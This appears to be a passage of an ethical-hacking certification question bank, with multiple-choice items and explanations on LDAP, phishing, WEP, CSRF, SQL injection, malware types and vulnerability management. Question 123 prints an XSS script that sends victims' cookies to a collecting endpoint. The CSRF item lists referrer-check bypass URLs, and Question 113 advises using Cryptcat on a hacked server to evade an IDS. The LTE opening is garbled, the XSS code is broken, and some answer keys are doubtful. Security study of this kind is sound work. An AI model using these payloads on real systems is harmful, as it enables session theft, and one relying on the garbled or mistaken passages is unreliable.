The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.



Incorrect answers:

Jamming signal attack

A jamming attack is the transmission of radio signals that disrupt communications by decreasing the Signal-to-Inference-plus-Noise ratio

Wardriving https://en.wikipedia.org/wiki/Wardriving

Wardriving is the act of searching for Wi-Fi wireless networks, usually from a moving vehicle, using a laptop or smartphone. Software for wardriving is freely available on the internet.

Warbiking, warcycling, warwalking and similar use the same approach but with other modes of transportation.

KRACK attack https://en.wikipedia.org/wiki/KRACK

KRACK ("Key Reinstallation Attack") is a replay attack (a type of exploitable flaw) on the Wi-Fi Protected Access protocol that secures Wi-Fi connections. It was discovered in 2016 by the Belgian researchers Mathy Vanhoef and Frank Piessens of the University of Leuven. Vanhoef's research group published details of the attack in October 2017. By repeatedly resetting the nonce transmitted in the third step of the WPA2 handshake, an attacker can gradually match encrypted packets seen before and learn the full keychain used to encrypt the traffic.

Question 107:
Your boss informed you that a problem was detected in the service running on port 389 and said that you must fix this problem as soon as possible.
What service is running on this port, and how can you fix this problem?

- **The service is LDAP. You must change it to 636, which is LDAPS.**
- **The findings do not require immediate actions and are only suggestions.**
- **The service is NTP, and you have to change it from UDP to TCP to encrypt it.**
- **The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.**

Explanation
https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

Question 108:
The attacker plans to compromise the systems of organizations by sending malicious emails. He decides to use the tool to track the target's emails and collect information such as senders' identities, mail servers, sender IP addresses, and sender locations from different public sources. It also checks email addresses for leaks using haveibeenpwned.com API.
Which of the following tools is used by the attacker?

- **Infoga**
- **Netcraft**
- **ZoomInfo**
- **Factiva**

Explanation
https://github.com/m4ll0k/Infoga
Infoga is a tool gathering email accounts information (IP, hostname, country,...) from a different public source (search engines, PGP key servers, and shodan) and checks if emails were leaked using haveibeenpwned.com API. It is a really simple tool but very effective for the early stages of a penetration test or to know your company's visibility on the Internet.

Incorrect answers:

- ***Netcraft*** https://www.netcraft.com/

Itis an Internet services company based in Bath, Somerset, England. Netcraft is a provider of cybercrime disruption services across a range of industries. In November 2016, Philip Hammond, Chancellor of the Exchequer, announced plans for the UK government to work with Netcraft to develop better automatic defences to reduce the impact of cyber-attacks affecting the UK.

ADDITION: The Netcraft toolbar (http://toolbar.netcraft.com) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed.

- ***ZoomInfo*** https://www.zoominfo.com/

It is a Vancouver, Washington-based software company providing subscription-based SaaS services to over 20,000 companies worldwide.

- ***Factiva*** https://professional.dowjones.com/factiva/

It is a business information and research tool owned by Dow Jones & Company. Factiva aggregates content from both licensed and free sources, and provides organizations with search, alerting, dissemination, and other information management capabilities. Factiva products provide access to more than 32,000 sources (such as newspapers, journals, magazines, television and radio transcripts, photos, etc.) from nearly every country worldwide in 28 languages, including more than 600 continuously updated newswires.

Question 109:
The attacker is performing the footprinting process. He checks publicly available information about the target organization by using the Google search engine.
Which of the following advanced operators will he use to restrict the search to the organization’s web domain?

- **[link:]**
- **[site:]**
- **[location:]**
- **[allinurl:]**

Explanation

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking

It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax https://en.wikipedia.org/wiki/Google_Search

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

- ***[site:]*** - Search within a specific website

Incorrect answers:

- ***[allinurl:]*** - it can be used to fetch results whose URL contains all the specified characters

- ***[link:]*** - Search for links to pages

- ***[location:]*** - A tricky option.

Question 110:
Justin, the evil hacker, wants to steal Joanna's data. He sends Joanna an email with a malicious link that looks legitimate. Joanna unknowingly clicks on the link, and it redirects her to a malicious web page, and John steals Joanna's data.
Which of the following attacks is described in this scenario?

- **Vishing**
- **Phishing**
- **Spoofing**
- **DDoS**

Explanation

https://en.wikipedia.org/wiki/Phishing
Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

Incorrect answers:

Vishing https://en.wikipedia.org/wiki/Voice_phishing

Voice phishing, or vishing, is the use of telephony (often Voice over IP telephony) to conduct phishing attacks.

DDoS https://en.wikipedia.org/wiki/Denial-of-service_attack

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.

DDoS attacks achieve effectiveness by utilizing multiple compromised computer systems as sources of attack traffic. Exploited machines can include computers and other networked resources such as IoT devices.

Spoofing https://en.wikipedia.org/wiki/Spoofing_attack

In the context of information security, and especially network security, a spoofing attack is a situation in which a person or program successfully identifies as another by falsifying data, to gain an illegitimate advantage.

Question 111:
While checking your organization's wireless network, you found that the wireless network component is not sufficiently secure. It uses an old encryption protocol designed to mimic wired encryption.
Which of the following protocols is used in your organization's wireless network?

- **WEP**
- **WPA3**
- **RADIUS**
- **WPA**

Explanation
https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

Wired Equivalent Privacy (WEP) is a security algorithm for IEEE 802.11 wireless networks. Introduced as part of the original 802.11. WEP was intended to mimic the privacy characteristics of a wired LAN. WEP uses the insecure RC4 cipher to encrypt data, but because it was incorrectly implemented, it's vulnerable to reverse-engineering the encryption key. It's been easily crackable for well over a decade.

Incorrect answers:

RADIUS https://en.wikipedia.org/wiki/RADIUS

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service. RADIUS was developed by Livingston Enterprises in 1991 as an access server authentication and accounting protocol. It was later brought into the IETF standards.

WPA and WPA3 https://ru.wikipedia.org/wiki/WPA

Wi-Fi Protected Access (WPA), ***Wi-Fi Protected Access II (WPA2)***, and ***Wi-Fi Protected Access 3 (WPA3)*** are the three security and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks. The Alliance defined these in response to serious weaknesses researchers had found in the previous system, ***Wired Equivalent Privacy (WEP)***.

Question 112:
Which of the following is a cloud solution option where a customer can join with a group of users or organizations to share a cloud environment?

- **Private**
- **Hybrid**
- **Community**
- **Public**

Explanation
Cloud deployment models indicate how the cloud services are made available to users. The four deployment models associated with cloud computing are as follows:

- ***Public cloud.*** As the name suggests, this type of cloud deployment model supports all users who want to use a computing resource, such as hardware (OS, CPU, memory, storage) or software (application server, database) on a subscription basis. The most common uses of public clouds are for application development and testing, non-mission-critical tasks such as file-sharing, and e-mail service.

- ***Private cloud.*** True to its name, a private cloud is typically infrastructure used by a single organization. The organization itself may manage such infrastructure to support various user groups. It could be managed by a service provider that takes care of it either on-site or off-site. Private clouds are more expensive than public clouds due to the capital expenditure involved in acquiring and maintaining them. However, private clouds are better able to address the security and privacy concerns of organizations today.

- ***Hybrid cloud.*** In a hybrid cloud, an organization makes use of interconnected private and public cloud infrastructure. Many organizations use this model when they need to rapidly scale up their IT infrastructure, such as when leveraging public clouds to supplement the capacity available within a private cloud. For example, if an online retailer needs more computing resources to run its Web applications during the holiday season, it may attain those resources via public clouds.

- ***Community cloud.*** This deployment model supports multiple organizations sharing computing resources that are part of a community; examples include universities cooperating in certain areas of research or police departments within a county or state sharing computing resources. Access to a community cloud environment is typically restricted to the members of the community.

With public clouds, the cost is typically low for the end-user, and there is no capital expenditure involved. The use of private clouds involves capital expenditure. However, the expenditure is still lower than the cost of owning and operating the infrastructure due to private clouds' greater consolidation and resource pooling level. Private clouds also offer more security and compliance support than public clouds. As such, some organizations may choose to use private clouds for their more mission-critical, secure applications and public clouds for basic tasks such as application development and testing environments and e-mail services.

Question 113:
Matthew successfully hacked the server and got root privileges. Now he wants to pivot and stealthy transit the traffic over the network, avoiding the IDS.
Which of the following will be the best solution for Matthew?

- **Use Alternate Data Streams to hide the outgoing packets from this server.**
- **Install Cryptcat and encrypt outgoing packets from this server.**
- **Install and use Telnet to encrypt all outgoing traffic from this server.**
- **Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.**

Explanation
https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/
Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

Question 114:
Which of the following methods can keep your wireless network undiscoverable and accessible only to those that know it?

- **Lock all users**
- **Delete the wireless network**
- **Disable SSID broadcasting**
- **Remove all passwords**

Explanation
The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-FI network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-FI password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- ***Disabling SSID broadcast will not hide your network completely***

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- ***Third-party software can easily trace a hidden network***

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- ***You might attract unwanted attention.***

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

Question 115:
Which of the following is a piece of hardware on a motherboard that generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is impossible?

- **CPU**
- **GPU**
- **TPM**
- **UEFI**

Explanation
https://securityboulevard.com/2020/10/what-is-a-tpm/
A TPM, also known as a Trusted Platform Module, is an international standard for a secure cryptoprocessor and is a chip found on the computer's motherboard. ***The function of a TPM is to generate encryption keys and keep a part of the key inside the TPM rather than all on the disk.*** This is helpful for when an attacker steals the disk and tries to access the contents elsewhere. The TPM provides hardware-based authentication so if the would-be attacker were to try and remove the chip and place it onto another motherboard, or try to tamper with the motherboard to bypass the encryption, it would deny access.

Question 116:
Which of the following types of attack (that can use either HTTP GET or HTTP POST) allows an attacker to induce users to perform actions that they do not intend to perform?

- **Browser Hacking**
- **Cross-Site Scripting**
- **Cross-Site Request Forgery**
- **SQL Injection**

Explanation
https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.

- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.

- Ask for the password user to authorise the action.

- Resolve a captcha


- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:

http://mal.net?orig=http://example.com (ends with the url)

http://example.com.mal.net (starts with the url)

- Modify the name of the parameters of the Post or Get request

- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.



Question 117:
Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

- **Union-based SQLi**
- **Time-based blind SQLi**
- **Out-of-band SQLi**
- **In-band SQLi**

Explanation
https://en.wikipedia.org/wiki/SQL_injection
Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

Incorrect answers:

- ***In-band SQLi***

In-band SQL injection is the most common and easy-to-exploit of SQL injection attacks. In-band SQL injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

- ***Union-based SQLi***

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

- ***Time-based blind SQLi***

Time-based SQL injection is an inferential SQL injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Question 118:
As usual, you want to open your online banking from your home computer. You enter the URL www.yourbanksite.com into your browser. The website is displayed and prompts you to re-enter your credentials as if you have never visited the site before. You decide to check the URL of the website and notice that the site is not secure and the web address appears different.
Which of the following types of attacks have you been exposed to?

- **ARP cache poisoning**
- **DHCP spoofing**
- **DoS attack**
- **DNS hijacking**

Explanation
https://en.wikipedia.org/wiki/DNS_hijacking
DNS hijacking, DNS poisoning, or DNS redirection is the practice of subverting the resolution of Domain Name System (DNS) queries. This can be achieved by malware that overrides a computer's TCP/IP configuration to point at a rogue DNS server under the control of an attacker, or through modifying the behaviour of a trusted DNS server so that it does not comply with internet standards.

These modifications may be made for malicious purposes such as phishing, for self-serving purposes by Internet service providers (ISPs).

A rogue DNS server translates domain names of desirable websites (search engines, banks, brokers, etc.) into IP addresses of sites with unintended content, even malicious websites. Most users depend on DNS servers automatically assigned by their ISPs. Zombie computers use DNS-changing trojans to invisibly switch the automatic DNS server assignment by the ISP to manual DNS server assignment from rogue DNS servers.

Question 119:
The medical company has recently experienced security breaches. After this incident, their patients' personal medical records became available online and easily found using Google.

Which of the following standards has the medical organization violated?

- **HIPAA/PHI**
- **PII**
- **ISO 2002**
- **PCI DSS**

Explanation
https://www.hhs.gov/hipaa/index.html
PHI stands for Protected Health Information.

The HIPAA Privacy Rule provides federal protections for personal health information held by covered entities and gives patients an array of rights with respect to that information. At the same time, the Privacy Rule is balanced so that it permits the disclosure of personal health information needed for patient care and other important purposes.

Incorrect answers:

PCI DSS https://www.pcisecuritystandards.org/

The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card schemes.

The PCI Standard is mandated by the card brands but administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud.

PII https://en.wikipedia.org/wiki/Personal_data

Personal data, also known as personal information or ***personally identifiable information (PII)*** is any information related to an identifiable person.

The abbreviation PII is widely accepted in the United States, but the phrase it abbreviates has four common variants based on personal / personally, and identifiable / identifying. Not all are equivalent, and for legal purposes the effective definitions vary depending on the

jurisdiction and the purposes for which the term is being used. Under European and other data protection regimes, which centre primarily around the General Data Protection Regulation (GDPR), the term "personal data" is significantly broader, and determines the scope of the regulatory regime.

ISO 2002 https://www.iso.org/standard/2002.html

Just a tricky option

Question 120:
Which of the following type of viruses avoid detection changing their own code, and then cipher itself multiple times as it replicates?

- **Tunneling virus**
- **Encryption virus**
- **Cavity virus**
- **Stealth virus**

Explanation
A Stealth virus is a kind of malware that does everything to avoid detection by antivirus or antimalware. It can hide in legitimate files, boot sectors, and partitions without alerting the system or user about its presence. Once inside a computer, a stealth virus allows an attacker to take over the functions of the infected computer.

Stealth viruses hide altered computer data and other harmful control functions in system memory and self-copy to undetectable computer areas, effectively tricking anti-virus software. In order to avoid detection, stealth viruses also self-modify in the following ways:

- ***Code Modification:*** The stealth virus changes the code and virus signature of each infected file.

- ***Encryption:*** The stealth virus encrypts data via simple encryption and uses a different encryption key for each infected file.

Incorrect answers:

A Tunneling virus is a virus that attempts to intercept anti-virus software before it can detect malicious code. A tunneling virus launches itself under anti-virus programs and then works by going to the operating system’s interruption handlers and intercepting them, thus avoiding detection. Interception programs, which remain in the background of an operating system and catch viruses, become disabled during the course of a tunneling virus. Some anti-virus programs do find the malicious code attached to tunnel viruses, but they often end up being reinstalled under the tunneling virus. To combat this, some anti-virus programs use their own tunneling techniques, which uncover hidden viruses located within computer memories.

A Spacefiller (Cavity) virus tries to attack devices by filling the empty spaces present in various files. That’s why this rare form of computer virus is also addressed as a Cavity Virus. Its working strategy involves using the empty sections of a file to house a virus, without altering its actual size. This also makes its detection quite impossible.

A Encryption virus or ***Ransomware*** is a type of malware from cryptovirology that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. While some simple ransomware may lock the system so that it is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion. It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them.

Question 121:
Which of the following algorithms uses a 64-bit block size that is encrypted three times with 56-bit keys?

- **AES**
- **Triple DES**
- **DES**
- **IDEA**

Explanation
https://en.wikipedia.org/wiki/Triple_DES
Triple DES (3DES or TDES), officially the ***Triple Data Encryption Algorithm (TDEA or Triple DEA)***, is a symmetric-key block cipher, which applies the DES cipher algorithm three times to each data block. ***The Data Encryption Standard's (DES)*** 56-bit key is no longer considered adequate in the face of modern cryptanalytic techniques and supercomputing power. However, an adapted version of DES, Triple DES (3DES), uses the same algorithm to produce a more secure encryption.

While the government and industry standards abbreviate the algorithm's name as TDES (Triple DES) and TDEA (Triple Data Encryption Algorithm), ***RFC 1851*** referred to it as 3DES from the time it first promulgated the idea, and this namesake has since come into wide use by most vendors, users, and cryptographers.

Incorrect answers:

IDEA https://en.wikipedia.org/wiki/International_Data_Encryption_Algorithm

The International Data Encryption Algorithm (IDEA) operates on 64-bit blocks using a 128-bit key and consists of a series of 8 identical transformations (a round, see the illustration) and an output transformation (the half-round).

AES https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

The Advanced Encryption Standard (AES) is a variant of Rijndael, with a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits.

DES https://en.wikipedia.org/wiki/Data_Encryption_Standard

The Data Encryption Standard (DES) is a symmetric-key algorithm for the encryption of digital data, with a fixed block size of 64 bits, and a key size of 56 bits.


NOTE: The key ostensibly consists of 64 bits; however, only 56 of these are actually used by the algorithm. Eight bits are used solely for checking parity and are thereafter discarded. Hence the effective key length is 56 bits.

Question 122:
Your organization is implementing a vulnerability management program to evaluate and control the risks and vulnerabilities in IT infrastructure. At the moment, your security department is in the vulnerability management lifecycle phase in which is executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.
Which of the following vulnerability-management phases is your security department in?

- **Verification**
- **Remediation**
- **Risk assessment**
- **Vulnerability scan**

Explanation
https://www.cdc.gov/cancer/npcr/tools/security/vmlc.htm

The steps in the Vulnerability Management Life Cycle are described below.



Discover: Inventory all assets across the network and identify host details including operating system and open services to identify vulnerabilities. Develop a network baseline. Identify security vulnerabilities on a regular automated schedule.

Prioritize Assets: Categorize assets into groups or business units, and assign a business value to asset groups based on their criticality to your business operation.

Assess: Determine a baseline risk profile so you can eliminate risks based on asset criticality, vulnerability threat, and asset classification.

Report: Measure the level of business risk associated with your assets according to your security policies. Document a security plan, monitor suspicious activity, and describe known vulnerabilities.

Remediate: Prioritize and fix vulnerabilities in order according to business risk. Establish controls and demonstrate progress.

Verify: Verify that threats have been eliminated through follow-up audits.

Question 123:
You have discovered that someone is posting strange images without comments on your forum. You decide to check it out and discover the following code is hidden behind those images:

```
<script>
document.write("<img.src="https://localhost/submitcookie.php? cookie =" + escape(document.cookie) +"" />);
</script>
```

What does this script do?

- **This PHP file silently executes the code and grabs the user's session cookie and session ID.**
- **The code is a virus that is attempting to gather the user's username and password.**
- **The code injects a new cookie into the browser.**

- **The code redirects the user to another site.**

Explanation

https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

Question 124:

Your organization conducts a vulnerability assessment for mitigating threats. Your task is to scan the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as a web server, an email server or a database server. After this, you will need to select the vulnerabilities on each machine and start executing only the relevant tests.

Which of the following type of vulnerability assessment solutions will you perform?

- **Inference-based assessment**
- **Tree-based assessment**
- **Service-based solutions**
- **Product-based solutions**

Explanation

With ***inference-based assessment***, the scanning process begins by gathering information based on discovery methods, including host identification, operating system detection and fingerprinting port scanning, and protocol detection. Information obtained through discovery enables the scanning engine to determine which ports are attached to services, such as Web servers, databases, and e-mail servers. After the intelligence-gathering phase, the scanning engine intelligently selects and runs appropriate vulnerability checks for the scan. Only vulnerabilities that could be present on each machine's configuration will be tested. Inference-based scanning is an expert systems approach that learns information about a system in the same fashion that a hacker would. Inference-based assessment systems integrate new knowledge as it is discovered. This knowledge is used to build intelligence on the machine in real-time and run precisely the tests that are likely to produce results. Therefore, this approach is more efficient, imposes less load on the machine, and maximizes vulnerability discovery while minimizing false positives and false negatives.

Incorrect answers:

Companies can choose from several approaches to vulnerability assessment: manual testing using software-based products, consultants' penetration testing, and externally hosted self-service automated solutions.

There are two categories of vulnerability assessment solutions: product-based and service-based:

- ***Product-based solutions***

Product-based solutions are installed on the enterprise's internal network and are generally manually operated. The drawback of the product-based approach to network vulnerability assessment is that it fails to deliver an outside view of its weaknesses. The product must be installed on either the non-routable or private portion of an enterprise network or on its openly Internet-addressable portion.

- ***Service-based solutions***

Third parties offer service-based solutions. Some service-based solutions are network hosted, while others are externally hosted. The latter type of solution mimics the perspective of a hacker to audit a network at its perimeter. That is, the assessment is initiated from the

hacker's point of view: from the outside, looking in. Service-based solutions are offered both by outside consultants and by providers of automated security audits, such as Qualys. Third-party audits should also include the capability to assess the security of internal networks inside the firewall perimeter. To securely detect internal weaknesses, service-based solutions utilize hardened appliances to test within the corporate firewall accurately. Combining external and internal information gives organizations a 360-degree view of all potential threats.

Whether product-based or service-based, vulnerability assessment tools employ either tree-based or inference-based assessment technology:

- ***Tree-based assessment***

Early vulnerability assessment technologies relied on lists, or trees, of vulnerabilities to test against a server or device. Administrators provided the intelligence by selecting the trees appropriate for each machine—for example, the trees for a server running Windows, Web services, and a database. This approach to vulnerability assessment relies on administrators to provide an initial shot of intelligence, and then the scan continues blindly, without incorporating any information discovered during the scan.

Question 125:
What of the following is a file which is the rich target to discover the structure of a website during web-server footprinting?

- **Robots.txt**
- **Document root**
- **index.html**
- **domain.txt**

Explanation
In the case of this question, it is worth paying attention to the word "file". Based on this, the correct answer will be robot.txt, and not document root since this is a folder and not a file.

- ***Robots.txt*** is used to control crawling access. It is an easy means to exclude certain resources such as unimportant images, style, or script files from search engines.

